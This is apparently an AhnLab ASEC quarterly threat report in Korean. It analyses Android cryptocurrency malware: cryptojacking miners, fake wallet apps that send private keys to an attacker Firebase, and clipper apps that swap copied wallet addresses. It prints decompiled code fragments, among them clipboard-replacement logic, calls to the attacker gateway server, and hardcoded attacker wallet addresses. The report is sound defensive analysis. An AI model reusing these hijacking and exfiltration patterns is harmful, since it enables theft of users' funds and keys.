ASEC Report

Vol. 95

2019년 2분기

ASEC REPORT

VOL.95 2019년 2분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2019년 2분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

- 암호화폐 관련 안드로이드 악성코드 유형별 분석

보안 이슈

Security Issue

암호화폐 관련 안드로이드 악성코드 유형별 분석

지난 해부터 올해 2019년 2분기까지 수집된 샘플 및 감염 보고 건수를 토대로 집계된 통계에 따르면, 작년 다소 주춤하던 암호화폐 관련 악성코드는 올해 비트코인이 다시 상승함에 따라 증가세로 돌아섰다.

PC뿐 아니라 다양한 플랫폼에서 암호화폐 관련 악성코드가 유포되는 가운데, 모바일 기기 사용자를 노린 공격자들은 안드로이드(Android) 운영체제를 주 공격 대상으로 삼았다. 암호화폐 관련 안드로이드 악성코드는 크게 3가지 유형으로 구분할 수 있는데, 기기를 감염시켜 암호화폐를 사용자 몰래 채굴하는 크립토재킹(Cryptojacking), 암호화폐 지갑으로 위장한 페이크월렛(FakeWallet), 그리고 클립보드에서 지갑 관련 정보를 가로채거나 바꿔치기하는 클리퍼(Clipper) 등이 그것이다.

안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)는 이와 같이 사용자 몰래 안드로이드 기기를 감염시키는 암호화폐 관련 악성코드의 공격 기법과 함께 유형별 특징을 정리했다.

1. 크립토재킹(Cryptojacking) 유형

암호화폐(cryptocurrency)와 납치(hijacking)의 합성어인 크립토재킹 유형은 공격자가 유포한 악성코드를 통해 사용자 몰래 모바일 기기에서 암호화폐를 채굴한 다음 이를 가로채는 방식을 말한다.

[그림 1-1]은 2019년 4월까지 ASEC에서 수집한 안드로이드 크립토재킹 악성코드의 추이를 나타낸 그래프이다.





그림 1-1 | 안드로이드 크립토재킹 악성코드 추이

[그림 1-1]의 증감 추이를 살펴보면 [그림 1-2]의 비트코인 시세 그래프와 밀접한 관련을 보이고 있음을 알 수 있다.

그림 1-2 | 비트코인 시세 변화(*출처: 코인마켓캡, CoinMarketCap)

현재 V3 제품군은 이와 같은 크립토재킹 유형의 악성코드를 Android-PUP/CoinMiner 등 3개의 진단명으로 탐지하고 있다.

[표 1-1]은 실제 게임 애플리케이션에 삽입된 악성코드로 내부에는 채굴 코드를 포함하고 있다.



Label	Bug Smasher
Package name	com.puissantapps.bugsmasher.free
MD5	289e8b3d442ba3b6e3826604d35ac37b

표 1-1 | 악성코드 정보

크립토재킹 악성코드는 사용자의 모바일 기기를 통해 암호화폐 채굴을 수행하므로 기기의 CPU 사용량이 급증하여 원활한 모바일 이용 환경을 저해시킨다. 사용자가 해당 게임을 실행하면 [그림 1-3]과 같이 CPU 사용량이 급증하는 것을 확인할 수 있다.




그림 1-3 | 악성코드가 포함된 게임 애플리케이션 실행 전/후의 CPU 사용량

그러나 사용자는 실제로 기기에서 수행되고 있는 채굴을 인지할 수 없고, [그림 1-4]와 같은 정상적인 게임 애플리케이션으로 인식하게 된다.




그림 1-4 | 게임 애플리케이션 실행 화면

이와 같은 크립토재킹 악성코드의 채굴 방식은 크게 native 함수를 활용한 방식과 자바스크립트 API를 호출하는 방식 2가지로 나눌 수 있다.

1-1) native 함수 활용

먼저 native 함수를 활용하여 채굴하는 방식을 살펴보자. 크립토재킹 악성코드의 코드를 분석한 결과 [그림 1-5]와 같이 so 파일의 native 함수를 로딩하는 부분이 있음을 확인했다.

```
public static void a() {
    boolean v0;
    try {
        v0 = b.a().getJSONObject("Security").optBoolean("telemetry_on", false);
    }
    catch(JSONException v1) {
    }

    MiningEngine.a = new MiningEngine();
    MiningEngine.a.a_initMining(v0);
}

private void a_initMining(boolean arg2) {
    if(arg2) {
        this.b.a();
    }

    this.nativeInitializeMiner(arg2);
}
```

그림 1-5 | native 함수를 로딩하는 악성코드

[그림 1-6]의 native 함수에 해당하는 코드를 so 파일에서 확인할 수 있다.

```
private final native int nativeGetHardwareConcurrency() {
}

private final native void nativeGoodbye() {
}

private final native void nativeInitializeMiner(boolean arg1) {
}

private final native boolean nativeStartMining(int arg1, int arg2) {
}

private final native boolean nativeStopMining() {
}
```

그림 1-6 | native 함수

또한 [그림 1-7]과 같이 서비스 형태로 스레드를 실행시키기 때문에 사용자의 인지 없이 실행할 수 있다는 점이 특징적이다.

```
public void c() {
    if(this.nativeGetHardwareConcurrency() != 1) {
        Context v0 = b.b();
        v0.startService(InfestedService.a(v0, this.getClass()));
    }
}
```


```
            InfestedService.a = true;
            new Thread(new a_thread(null)).start();
        }
        catch(Exception v0) {
        label_11:
            InfestedService.b(v0.getLocalizedMessage());
            this.stopSelf(arg8);
        }
    }
    else {
        goto label_27;
    }

    return 1;
```

그림 1-7 | 서비스 형태로 스래드를 실행

1-2) 자바스크립트(javascript) API 호출

다음은 자바스크립트 API를 호출하여 채굴하는 방식을 살펴보자. 이 방식은 자바스크립트 파일에 삽입된 채굴 코드를 통해 html 페이지에서 해당 자바스크립트 API를 호출하여 채굴을 수행하는 방식이다.



Label	MemeGenerator
Package name	appinventor.ai_ivanlazcano74.MemeGenerator
MD5	0ad90b44460653b48ae06bc5b0e65dd1

표 1-2 | 악성코드 정보

[표 1-2]는 특정 사진에 원하는 텍스트를 넣어주는 애플리케이션에 삽입된 악성코드 정보이다.

```
<head>
  <title>Meme Generator</title>
  <meta charset="utf-8"/>
  <link rel="stylesheet" type="text/css" href="bootst
  <script src="min.js"/>
  <meta name="viewport" content="width=device-width,
  <style>
```

그림 1-8 | 자바스크립트 파일을 호출하는 코드

내부 html 파일에는 [그림 1-8]과 같이 자바스크립트 파일을 불러오는 코드가 있는데, 해당 파일 'min.js'는 쉽게 코드를 확인할 수 없도록 난독화되어 있다. 난독화를 해제하면 [그림 1-9]와 같이 채굴 관련 코드를 확인할 수 있다.

```
window.CoinHive.User = function(siteKey, user, params) {
    var miner = new Miner(siteKey, params);
    miner._user = user;
    return miner
};
window.CoinHive.Anonymous = function(siteKey, params) {
    var miner = new Miner(siteKey, params);
    return miner
};
window.CoinHive.Res = function(s) {
    var url = window.URL || window.webkitURL || window.mozURL;
    return url.createObjectURL(new Blob([s]))
}
```

그림 1-9 | 채굴 관련 코드

자바스크립트를 이용한 채굴 방식은 간편하고 작동이 용이하기 때문에 악성코드 제작자에게는 매우 매력적인 방식이다. 실제로 현재까지 발견된 크립토재킹 악성코드의 대부분이 이와 같은 자바스크립트를 이용한 방식을 사용한 것으로 확인됐다.

2. 페이크월렛(FakeWallet) 유형

페이크월렛 유형은 암호화폐 지갑 애플리케이션으로 위장한 악성코드이다. 현재 V3 제품군은 이와 같은 페이크월렛 유형의 악성코드를 Android-Trojan/FakeWallet의 진단명으로 탐지하고 있으며, 악성코드 상세 정보는 [표 1-3]과 같다.

Label	BTC Blockchain Wallet
Package name	com.appybuilder.amal_zaki_meka212.BitcoinWallet
MD5	2778b8493e0e71e5aa3cf70e3bb2a3d0

표 1-3 | 악성코드 정보

해당 애플리케이션은 지갑 주소를 생성해주는 것처럼 보이지만, 서로 다른 기기에서 여러 번 지갑을 생성해도 항상 [그림 1-10]과 동일한 주소를 생성한다. 이는 공격자의 지갑 주소로 추정된다.




그림 1-10 | 해당 애플리케이션에서 제공하는 주소

해당 공격자의 주소로 추정되는 지갑 주소를 추적한 결과, [그림 1-11]과 같이 총 8번의 거래가 발생하였으며, 총 수신량은 0.5 BTC였다. 그러나 수신량의 대부분이 다른 주소로 빠져나간 것으로 확인되었다.

그림 1-11 | 블록체인 닷컴(blockchain.com)에서 확인한 해당 주소의 거래 정보

또 다른 종류의 페이크월렛 악성코드로는 가장 인기 있는 ETH 암호화폐 지갑 애플리케이션으로 위장한 악성코드이다. 악성코드 상세 정보는 [표 1-4]와 같다.

Label	MyEtherWallet
Package name	com.myetherwalletproject
MD5	3f85490f886755b6e1bdeaa4be1f70a4

표 1-4 | 악성코드 정보

해당 악성코드는 마이이더월렛(MyEtherWallet)의 로고를 사용하며 [그림 1-12]와 같이 사용자에게 프라이빗 키(private key) 입력을 유도한다.




그림 1-12 | 마이이더월렛(MyEtherWallet)의 로고를 사용하는 해당 애플리케이션 실행 화면

사용자가 주소와 프라이빗 키 값을 입력한 후 로그인 버튼을 누르면 '유효하지 않은 주소(invalid Address)' 라는 메시지 창이 나타나는데, 실제로는 [그림 1-13]과 같이 setValue() 메소드를 통해 공격자의 파이어베이스(firebase)로 값이 전송된다.

```
private void uploadData() {
    if(this.validateFields()) {
        this.reference.child(String.valueOf(System.currentTimeMillis())).setValue(
        Toast.makeText(((Context)this), "invalid Address", 1).show();
    }
}
```

그림 1-13 | 공격자의 파이어베이스로 값을 전송

[그림 1-14]는 setValue로 전달되는 인자로 사용자가 입력한 주소와 프라이빗 키 값이다.

```
.setValue(new Info(this.edtAddress.getText().toString().trim(), this.edtPrivateKey.getText().toString().trim())
```

그림 1-14 | setValue로 전달되는 인자

공격자의 파이어베이스로 추정되는 주소는 [그림 1-15]와 같이 resources.arsc에서 확인할 수 있다.

```
ARSC
            [
                "firebase_database_url",
                "https://myetherwalletproject.firebaseio.com"
            ],
            [
```

그림 1-15 | 공격자의 파이어베이스

3. 클리퍼(Clipper) 유형

클리퍼 유형은 클립보드에 지갑 주소가 감지되면 해당 정보를 공격자에게 전송하는 악성 애플리케이션 형태로, 클립보드를 이용하면 복잡한 암호화폐 주소를 직접 입력하지 않고 그대로 전송할 수 있다는 점을 착안한 방식이다. V3 제품군은 이와 같은 클리퍼 유형의 악성코드를 Android-Trojan/Clipper의 진단명으로 탐지하고 있으며, 악성코드 상세 정보는 [표 1-5]와 같다.

Label	Intim
Package name	clipper.abcchannelmc.ru.clipperreborn
MD5	85247d1102958d138462137d61fd901a

표 1-5 | 악성코드 정보

```
public class MainActivity extends Activity {
    public MainActivity() {
        super();
    }

    protected void onCreate(Bundle arg4) {
        super.onCreate(arg4);
        new Thread(new Runnable() {
            public void run() {
                try {
                    String v0_2 = new ClipboardService().gate;
                    HttpClient.getReq(v0_2 + "attach.php?new");
                }
                catch(IOException v0) {
                    v0.printStackTrace();
                }
                catch(URISyntaxException v0_1) {
                    v0_1.printStackTrace();
                }
            }
        }).start();
        this.startService(new Intent(((Context)this), ClipboardService.class));
        Log.d("Clipper", "Started ClipboardManager");
        this.getPackageManager().setComponentEnabledSetting(new ComponentName(((Context)this), MainActivity.class), 2, 1);
        Toast.makeText(((Context)this), this.getResources().getString(0x7F080028), 0).show();
        this.finish();
    }
}
```

그림 1-16 | 클리퍼 유형의 악성코드 1

해당 애플리케이션은 아이콘을 숨긴 후, 사용자가 실행 시 '지원하지 않는 기기이므로 앱을 삭제했습니다(Not supported on your device and deleted)' 라는 메시지 창을 띄운다. 즉, 사용자의 기기에서 애플리케이션이 삭제된 것처럼 오인하게 한 다음, 실제로는 동작하고 있는 것이다. 이후 사용자 몰래 실행되고 있던 애플리케이션은 클립보드 정보를 감지한 후 지갑 관련 정보라고 판단되면 해당 정보를 공격자의 서버로 전송한다.

```
public void onPrimaryClipChanged() {
    String v0 = ClipboardService.this.mClipboardManager.getText().toString();
    if(!v0.equals(ClipboardService.this.w)) {
        Log.d("Clipper", "Copied");
        String v1 = v0.substring(0, 1);
        Log.d("Clipper", v0 + " | " + v1);
        int v3_1 = 12;
        if((ClipboardService.this.mClipboardManager.getText().toString().contains("+7")
            ClipboardService.this.log("QIWI", v0);
            ClipboardService.this.set("QIWI");
            return;
        }
```

그림 1-17 | 클리퍼 유형의 악성코드 2

```
if((v1.contains("4")) && v0.length() == 0x5F || v0.length() == 106) {
    ClipboardService.this.log("Monero", v0);
    ClipboardService.this.set("Monero");
    return;
}

v3_1 = 34;
if(v0.length() == v3_1 && (v1.contains("1")) || (v1.contains("3"))) {
    ClipboardService.this.log("Bitcoin", v0);
    ClipboardService.this.set("BTC");
    return;
}

if(v0.length() == v3_1 && (v1.contains("X"))) {
    ClipboardService.this.log("DASH", v0);
    ClipboardService.this.set("DASH");
    return;
}

if(v0.length() == v3_1 && (v1.contains("D"))) {
    ClipboardService.this.log("DOGE", v0);
    ClipboardService.this.set("DOGE");
    return;
}

if(v0.length() == 35 && (v1.contains("t"))) {
    ClipboardService.this.log("ZEC", v0);
    ClipboardService.this.set("ZEC");
    return;
}

if(v0.length() >= 40 && (v0.contains("0x"))) {
    ClipboardService.this.log("ETH", v0);
    ClipboardService.this.set("ETH");
    return;
}

if(v0.length() >= v3_1 && (v1.contains("L"))) {
    ClipboardService.this.log("LTC", v0);
    ClipboardService.this.set("LTC");
    return;
}
```

그림 1-18 | 다양한 지갑 정보를 구분하는 코드

또한 [그림 1-18]과 같이 암호화폐 주소 정보의 특징을 감지하여 다양한 지갑 정보를 구분하여 정보를 전송한다. 예를 들면 BTC 주소 포맷 중 P2PKH는 앞자리가 1, P2SH는 3으로 시작하고 길이는 25~35인데 이와 같은 특성을 구분하여 BTC 주소를 감지한다. 또한 ETH 주소 포맷은 0x로 시작하고 40자리의 hex string으로 이루어지므로 ETH 주소 역시 감지가 가능하다.

```
public String gate;
private ClipboardManager mClipboardManager;
private ClipboardManager$OnPrimaryClipChangedListener mOnPrimaryClipChangedListener;
private String w;

public ClipboardService() {
    super();
    this.w = "";
    this.gate = "http://fastfrmt.beget.tech/clipper/gateway/";
    this.mOnPrimaryClipChangedListener = new clipper.abcchannelmc.ru.clipperreborn.ClipboardService$3(this);
}
```

그림 1-19 | 코드에 포함된 공격자의 서버 주소

공격자의 서버는 [그림 1-19]의 'http://fastfrmt.beget.tech'로 확인되었다. 그러나 현재 해당 서버는 작동하지 않는 것으로 확인되었다. [그림 1-20]의 코드를 살펴보면 클립보드에서 감지된 주소를 서버로 전송하고, 해당 암호화폐 주소에 맞게 공격자가 원하는 암호화폐의 지갑 주소를 응답으로 받게 된다.

```
void set(String arg4) {
    ClipboardService v0 = new ClipboardService();
    Thread v1 = new Thread(new Runnable(arg4, v0) {
        public void run() {
            String Info = ClipboardService.this.gate + "settings.php?wallet=" + this.val$wallet;
            try {
                Info = HttpClient.getReq(Info);
                Log.d("Clipper", "Getted wallet");
                this.val$cs.walletInfo = Info;
            }
            catch(IOException v0_2) {
                v0_2.printStackTrace();
            }
            catch(URISyntaxException v0_3) {
                v0_3.printStackTrace();
            }
        }
    });
    v1.start();
    try {
        v1.join();
        this.change(v0.walletInfo);
    }
```


그림 1-20 | 클립보드에 감지된 주소를 서버로 전송

최종적으로 전달받은 지갑 주소는 [그림 1-21]과 같이 change() 내부에 있는 setText()를 통해 공격자의 지갑 주소로 바꿔치기된다.

```
void change(String walletAddrInfo) {
    if(!this.mClipboardManager.getText().equals(walletAddrInfo)) {
        this.mClipboardManager.setText(((CharSequence)walletAddrInfo));
        Log.d("Clipper", "Подменен");
    }
    else {
        Log.d("Clipper", "Отмена");
    }
}
```

그림 1-21 | setText()를 통해 바꿔치기되는 지갑 주소

다음 [표 1-6]의 악성코드 역시 유사한 방식으로 지갑 주소를 변경한다.



Label	MetaMask
Package name	com.lemon.metamask
MD5	d26881cb84d71cc062e200f6e74e8e31

표 1-6 | 악성코드 정보

```
Object v2 = this.getSystemService("clipboard");
((ClipboardManager)v2).addPrimaryClipChangedListener(new ClipboardManager$OnPrimaryClipChangedListener(((ClipboardManager)v2)) {
    public void onPrimaryClipChanged() {
        String v0 = this.val$clipboard.getText().toString();
        int v1 = v0.length();
        String v2 = String.valueOf(v0.charAt(0));
        String v3 = String.valueOf(v0.charAt(1));
        v3 = v2 + v3;
        int v5 = 34;
        if(!v2.equals("1") || v1 != v5) {
            if((v2.equals("3")) && v1 == v5) {
                this.val$clipboard.setPrimaryClip(ClipData.newPlainText("btc", "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
                return;
            }

            if((v3.equals("0x")) && v1 == 42) {
                this.val$clipboard.setPrimaryClip(ClipData.newPlainText("eth", "0xfbbb2EF692B5101f16d3632f836461904C761965"));
                return;
            }

            Log.i("METAL", v0);
        }
        else {
            this.val$clipboard.setPrimaryClip(ClipData.newPlainText("btc", "17M66AG2uQ5YZLFEMKGpzbzh4F1EsFWkmA"));
        }
    }
});
```

그림 1-22 | 지갑 주소를 감지 및 변경하는 코드

[그림 1-22]의 코드를 살펴보면 앞서 확인한 악성코드와 유사한 방식으로 BTC 주소 포맷과 ETH 주소 포맷을 감지하는 것을 확인할 수 있다. 주소가 감지되면 setPrimaryClip() 메소드를 이용하여 클립보드 정보를 공격자의 지갑 주소로 변경한다. 다만 차이점은 서버와 통신하지 않고 고정되어 있는 주소로 대체한다는 점이다.

코드 상의 ETH 주소를 분석한 결과 총 12번의 거래가 발생하였으며, [그림 1-23]과 같이 총 수신량은

4.651 ETH 였음을 확인했다. 그러나 수신량의 대부분이 다른 주소로 빠져나간 것으로 확인되었다.

